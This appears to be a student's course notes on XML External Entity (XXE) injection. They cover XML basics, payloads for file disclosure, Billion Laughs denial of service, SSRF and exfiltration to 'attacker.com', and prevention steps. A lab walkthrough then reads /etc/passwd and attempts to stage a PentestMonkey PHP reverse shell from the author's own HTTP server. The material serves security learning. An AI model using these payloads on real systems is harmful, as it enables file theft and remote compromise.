

# 20 - XXE - External Entities Injection

---

This vulnerability is associated with the XML data transferring.

First, let's establish what is XML.

XML is a data format that can be transmitted over HTTP and HTTPS.

XML stands for **eXtensible Markup Language**.

It is a markup language designed to store and transport data in a format that is both human-readable and machine-readable. It was developed by the World Wide Web Consortium (W3C) in 1998 as a flexible, platform-independent way of representing structured data.

XML is similar to HTML (Hypertext Markup Language), but unlike HTML, which focuses on the presentation of data, XML focuses on the content and structure of the data. XML is not a programming language but rather a markup language that uses a set of rules to encode documents.

## Key Features of XML

1. **Self-Descriptive Structure:** XML documents include data and metadata (data about the data) in the form of tags and attributes.
2. **Platform and Language-Independent:** XML can be used across different systems and programming languages.
3. **Hierarchical Organization:** XML represents data in a tree structure, making it easy to organize and parse.
4. **Customizable:** Users can define their own tags, making XML highly flexible.
5. **Readable:** Both humans and machines can easily interpret XML documents.

## What Is XML For?

XML is primarily used for:

1. **Data Exchange:** Facilitating data sharing between different systems, applications, or platforms.
2. **Data Storage:** Representing and storing structured data in a standardized format.
3. **Configuration Files:** Serving as a format for application settings and configuration files.
4. **Web Services:** Supporting communication in web services, such as SOAP (Simple Object Access Protocol).
5. **Document Representation:** Representing documents, such as technical documentation, books, or articles, where the structure and content are crucial.
6. **Serialization:** Converting data into a format that can be easily transmitted and reconstructed later.

## How Is XML Used?

1. **Defining Data Structures:** XML allows you to define data using custom tags:

```
xml                                                                    Copy Edit

<person>
  <name>John Doe</name>
  <age>30</age>
  <email>johndoe@example.com</email>
</person>
```

2. **Parsing and Manipulation:**

- XML documents are parsed and manipulated using XML parsers, such as DOM (Document Object Model) or SAX (Simple API for XML).
- Programming languages like Python, Java, and JavaScript offer libraries for XML processing (e.g., `xml.etree.ElementTree` in Python).

3. **Data Communication:** XML is often used to send data over the internet:

- **REST APIs:** While JSON is more common today, XML is still used in some RESTful APIs.
- **SOAP APIs:** SOAP relies heavily on XML for its messaging format.

4. **Integration with Other Technologies:**

- **XSLT (Extensible Stylesheet Language Transformations):** Used to transform XML documents into other formats (e.g., HTML, plain text).
- **XPath:** A language for navigating and querying XML documents.
- **XML Schema (XSD):** Used to define the structure and rules of an XML document.

## 5. Configuration Files: Applications use XML to store configuration settings:

xml

Copy Edit

```
<config>
  <database>
    <host>localhost</host>
    <port>3306</port>
    <user>root</user>
    <password>password123</password>
  </database>
</config>
```

## 6. Document Publishing: XML can represent structured content for publishing systems, making it suitable for large-scale document production.

### Advantages of XML

- **Interoperability:** Facilitates data sharing across different platforms and systems.
- **Customizability:** Users can create specific tags tailored to their data needs.
- **Scalability:** Suitable for both small datasets and large, complex systems.
- **Validation:** Ensures data integrity with DTD (Document Type Definition) or XSD.

### Limitations of XML

- **Verbosity:** XML files can be large due to their tag-heavy nature.
- **Complexity:** Parsing XML can be resource-intensive compared to lightweight alternatives like JSON.
- **Declining Popularity:** JSON has largely replaced XML in web applications due to its simplicity.

### Common Use Cases

- **Web Development:** As part of web services and API responses.
- **Data Interchange:** Between systems like enterprise applications.
- **Configuration Management:** Used in software settings (e.g., .NET config files).
- **E-commerce:** Representing and exchanging product data.

XML remains a versatile and essential technology in scenarios where structured, hierarchical, and self-descriptive data representation is required.

Yes, XML can be transmitted using **various protocols**, not just HTTP or HTTPS. XML is a **data format**, and it can be encapsulated in many communication protocols to facilitate data exchange. Below are some common examples:

---

## 1. HTTP/HTTPS

- **Description:** The most common transport protocol for transmitting XML in web-based applications.
  - **Use Cases:**
    - REST and SOAP APIs
    - Web services
    - Secure communication over HTTPS
- 

## 2. SMTP (Simple Mail Transfer Protocol)

- **Description:** Used for sending email messages. XML can be included as part of the email body or as an attachment.
- **Use Cases:**
  - Sending XML-formatted data or documents via email.
  - Exchanging structured data between systems that support email-based workflows.

### 3. FTP (File Transfer Protocol)

- **Description:** A protocol for transferring files between systems. XML files can be uploaded, downloaded, or exchanged via FTP.
  - **Use Cases:**
    - Batch data exchange between enterprises (e.g., EDI systems).
    - Uploading configuration or data files to a server.
- 

### 4. WebSocket

- **Description:** A protocol that enables full-duplex communication between a client and a server over a single, long-lived connection.
  - **Use Cases:**
    - Real-time data exchange using XML as the message format.
    - Messaging applications or live updates in systems requiring structured data.
- 

### 5. MQTT (Message Queuing Telemetry Transport)

- **Description:** A lightweight messaging protocol often used in IoT (Internet of Things) systems. XML can be used as the payload for MQTT messages.
- **Use Cases:**
  - Sending structured XML data between IoT devices.
  - Real-time telemetry and control systems.

## 6. AMQP (Advanced Message Queuing Protocol)

- **Description:** A protocol for message-oriented middleware. XML can be transmitted as the payload in message queues.
  - **Use Cases:**
    - Enterprise messaging systems.
    - Distributed systems where XML is used for structured message payloads.
- 

## 7. WebDAV (Web Distributed Authoring and Versioning)

- **Description:** An extension of HTTP that allows for file management over the web. XML is used natively in WebDAV for its request and response payloads.
  - **Use Cases:**
    - Collaborative document editing.
    - Managing resources over the web.
- 

## 8. SOAP (Simple Object Access Protocol)

- **Description:** A protocol that uses XML for structuring its messages. While SOAP often uses HTTP or HTTPS as its transport, it can also work with other protocols.
- **Use Cases:**
  - Remote procedure calls (RPCs).
  - Inter-system communication in enterprise environments.

## 9. SSH/SFTP (Secure Shell and Secure File Transfer Protocol)

- **Description:** Secure protocols used for remote access and file transfer. XML files can be securely transmitted using SFTP.
  - **Use Cases:**
    - Secure transfer of XML-based configurations or data files.
    - Remote management of servers.
- 

## 10. Custom Protocols

- **Description:** Organizations can design custom protocols for transmitting XML, particularly in proprietary systems.
  - **Use Cases:**
    - Highly specialized applications or industries.
    - Systems requiring unique performance or security features.
- 

## Conclusion

XML is highly versatile and can be transmitted over nearly any protocol that supports data transfer. The choice of protocol depends on the application's requirements, such as security, speed, reliability, and the nature of the systems involved.

So, we can find this in many protocols. Good information. Now, let's see how this vulnerability works.

**XXE Injection (XML External Entity Injection)** is a type of security vulnerability that occurs when an application processes untrusted XML input. The vulnerability exploits the ability of XML parsers to process **external entities**, which are special types of XML elements that allow XML documents to include data from external sources.

When improperly configured, XML parsers can allow attackers to:

1. Access sensitive files on the server.
2. Execute server-side requests (SSRF - Server-Side Request Forgery).
3. Cause Denial of Service (DoS) attacks.
4. Extract data to unauthorized locations.

## How XXE Injection Works

1. **XML External Entities:** XML supports entities, which are placeholders for data. External entities can reference external resources such as files or URLs.
2. **Malicious Payload:** An attacker crafts a malicious XML payload that includes an external entity referencing a sensitive resource or an external server.
3. **Exploitation:** If the application processes this malicious XML without disabling external entity processing, the XML parser will attempt to resolve and include the external resource, exposing the vulnerability.

Everywhere we can upload XML files, we should be testing for this vulnerability.

## Example of an XXE Injection

### 1. Malicious XML Payload

A typical XML input might look like this:

```
xml
Copy Edit

<?xml version="1.0"?>
<user>
  <name>John Doe</name>
</user>
```

An attacker modifies it to include an external entity:

```
xml
Copy Edit

<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
```

### What Happens

- The `<!DOCTYPE>` declaration defines an external entity `xxe` that refers to the sensitive file `/etc/passwd`.
- When the XML parser processes this input, it resolves `&xxe;` by including the content of `/etc/passwd` in the response, exposing sensitive server data.



## Types of Attacks Using XXE

### 1. File Disclosure:

- Access sensitive files (e.g., `/etc/passwd`, configuration files).
- Example:

```
xml                                                                    Copy Edit
<!ENTITY xxe SYSTEM "file:///etc/shadow">
```

### 2. Denial of Service (DoS):

- Exploit recursive entities to consume resources (Billion Laughs Attack):

```
xml                                                                    Copy Edit

<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;">
]>
<user>
  <name>&lol3;</name>
</user>
```

### 3. Server-Side Request Forgery (SSRF):

- Force the server to make HTTP requests to internal or external systems:

```
xml                                                                    Copy Edit
<!ENTITY xxe SYSTEM "http://example.com/evil">
```

### 4. Data Exfiltration:

- Combine XXE with external requests to send data to an attacker-controlled server:

```
xml                                                                    Copy Edit
<!ENTITY xxe SYSTEM "http://attacker.com?data=file:///etc/passwd">
```

## How to Prevent XXE Injection

### 1. Disable External Entity Processing:

- Most modern XML parsers allow disabling external entity resolution. This is the most effective mitigation.
- In Python (lxml):

```
python

from lxml import etree
parser = etree.XMLParser(resolve_entities=False)
```

Copy Edit

### 2. Use Secure Libraries:

- Use XML parsers that are secure by default (e.g., defusedxml in Python).

### 3. Validate and Sanitize Input:

- Ensure that XML input is properly validated and does not include unexpected or malicious content.

### 4. Use JSON Instead of XML:

- JSON does not support external entities, making it less susceptible to XXE attacks.

### 5. Whitelist Resources:

- If external entities are needed, configure the parser to only allow specific, trusted resources.

### 6. Update XML Parsers:

- Ensure your XML parser is up to date with the latest security patches.

Now, let's document the exploitation of this vulnerability. I will be following along with the video.

Here, we have a method/function on the website that allows us to upload XML files. And, it gives us a specific structure.

## [Labs](#) / XXE 0x01

### Bulk user update

Upload an XML file with the structure:

```
<creds> <user>username</user> <password>password</password> </creds>
```

Browse...

No file selected.

Upload

This system in particular is probably some internal system that allows administrators to bulk update users information across their system. This is just a fictional scenario.

Our instructor already prepared a file for us to use as a test.

The idea here is the same as before. Lets see normal behavior by successfully uploading a XML file and then we escalate from there.

```
(kali@kali)-[~/Desktop/WebApp-Lab/labs/user-content]
$ cat xxe-safe.xml
<?xml version="1.0" encoding="UTF-8"?>
<creds>
  <user>testuser</user>
  <password>testpass</password>
</creds>
```

Tip: we can check out syntax of XML special characters later on. ">" represents Greater Than. "&" represents the Ampersand (&).

Upload that file.

## [Labs](#) / XXE 0x01

### Bulk user update

Upload an XML file with the structure:

```
<creds> <user>username</user> <password>password</password> </creds>
```

Browse...

No file selected.

Upload

File uploaded and parsed successfully:

User: testuser

Password: testpass

Now, lets upload the malicious XML file. We can find more payloads at PayloadAllTheThings github page. Lets see it working first. Then, we can try a reverse shell.

master PayloadsAllTheThings / XXE Injection /

### XML External Entity


An XML External Entity attack is a type of attack against an application entities. XML entities can be used to tell the XML parser to fetch spec

#### Summary

- [Tools](#)
- [Detect The Vulnerability](#)
- [Exploiting XXE to Retrieve Files](#)
  - [Classic XXE](#)
  - [Classic XXE Base64 Encoded](#)
  - [PHP Wrapper Inside XXE](#)
  - [XInclude Attacks](#)
- [Exploiting XXE to Perform SSRF Attacks](#)
- [Exploiting XXE to Perform a Denial of Service](#)
  - [Billion Laugh Attack](#)
  - [YAML Attack](#)
  - [Parameters Laugh Attack](#)

```
(kali㉿kali)-[~/Desktop/WebApp-Lab/labs/user-content]
$ cat xxe-exploit.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE creds [
<!ELEMENT creds ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds><user>&xxe;</user><password>pass</password></creds>
```

The "xxe" ENTITY that is inside the "creds" document is going to reference "file/etc/passwd", so when this file is parsed, the contents of this "/etc/passwd" file will be grebbed and it will be placed where "xxe" is (between the <user> tag). This way, the file contents will be displayed to us in the website.



## [Labs](#) / XXE 0x01

### Bulk user update

Upload an XML file with the structure:

```
<creds> <user>username</user> <password>password</password> </creds>
```


Browse... No file selected.

Upload

### File uploaded and parsed successfully:

```
User: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
Password: pass
```

If we wanted it better formatted, just go to the Page Source (Ctrl + U).



```
11
12 <body>
13   <main>
14     <div class="container px-4 py-5" id="custom-cards">
15       <h2 class="pb-2 border-bottom"><a href=".." /index.php">Labs</a> / XXE 0x01</h2>
16
17       <div class="p-5 mb-4 bg-light rounded-3">
18         <h2>Bulk user update</h2>
19         <form action="/labs/e0x01.php" method="post"
20           enctype="multipart/form-data">
21           <div class="mb-3">
22             <label for="formFile" class="form-label">Upload an XML file with the structure:<br>
23               &lt;creds&gt; &lt;user&gt;username&lt;/user&gt; &lt;password&gt;password&lt;/password&gt;
24               &lt;/creds&gt;
25             </label>
26             <input class="form-control" type="file" id="formFile" name="uploaded_file">
27           </div>
28           <div class="mb-3">
29             <button class="btn btn-outline-secondary" type="submit">Upload</button>
30           </div>
31         </form>
32
33         <div>
34           <h2>File uploaded and parsed successfully:</h2>User: root:x:0:0:root:/root:/bin/bash
35 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
36 bin:x:2:2:bin:/bin:/usr/sbin/nologin
37 sys:x:3:3:sys:/dev:/usr/sbin/nologin
38 sync:x:4:65534:sync:/bin:/bin/sync
39 games:x:5:60:games:/usr/games:/usr/sbin/nologin
40 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
41 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
42 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
43 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
44 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
45 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
46 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
47 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
48 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
49 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
50 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
51 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
52 _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
53 <br>Password: pass
54
55     </div>
56   </div>
57 </main>
58
```

Another Tip from our instructor is: We should also be trying to send XML Data to things like API endpoints that expect JSON because sometimes they will also accept XML, and then with further testing we can determine the endpoint is actually vulnerable.

Lets see if we can make a reverse shell from here.

<https://www.blackhillsinfosec.com/xml-external-entity-beyond-etcpasswd-fun-profit/>

This is advanced. I do not think we need all of that here. I just wanted to see that we need to upload a file in this case, and not try to execute commands, as XML does not work that way.

Okay. Looks like the best way here is to try to upload a file, and then executing it.

We are going to upload PHP reverse shell from PentestMonkey. Make the proper changes.

To upload the file, prepare the http.server module with the php rev shell file in the same directory, then we are going to use the following XML payload to deliver the file to the target system:

```
(kali㉿kali)-[~/Desktop/WebApp-Lab/xxe_lab]
$ cat xxe-exploit.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE creds [
<!ELEMENT creds ANY >
<!ENTITY xxe SYSTEM "http://192.168.163.133:8080/rev.php" >]>
<creds><user>ðxxe;</user><password>pass</password></creds>
```


rev.php is the PHP Rev Shell from PentestMonkey.

Port 8080 does not work cause the website is using it already.

```
(kali㉿kali)-[~/Desktop/WebApp-Lab/xxe_lab]
$ sudo python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
172.18.0.4 - - [26/Jan/2025 17:20:46] "GET /rev-xxe.php HTTP/1.0" 200 -
```

To make this work, we will need to do some digging, and maybe some troubleshooting.

We were able to



## [Labs](#) / XXE 0x01

### Bulk user update

Upload an XML file with the structure:

```
<creds> <user>username</user> <password>password</password> </creds>
```

No file selected.

**Warning:** DOMDocument::loadXML(): I/O warning : failed to load external entity "file:///localhost/labs/uploads/rev-xxe.php" in /var/www/html/labs/e0x01.php on line 54

**Warning:** DOMDocument::loadXML(): Failure to process entity xxe in Entity, line: 5 in /var/www/html/labs/e0x01.php on line 54

**Warning:** DOMDocument::loadXML(): Entity 'xxe' not defined in Entity, line: 5 in /var/www/html/labs/e0x01.php on line 54

**Warning:** simplexml\_import\_dom(): Invalid Nodetype to import in /var/www/html/labs/e0x01.php on line 55

File uploaded and parsed successfully:

User:

Password: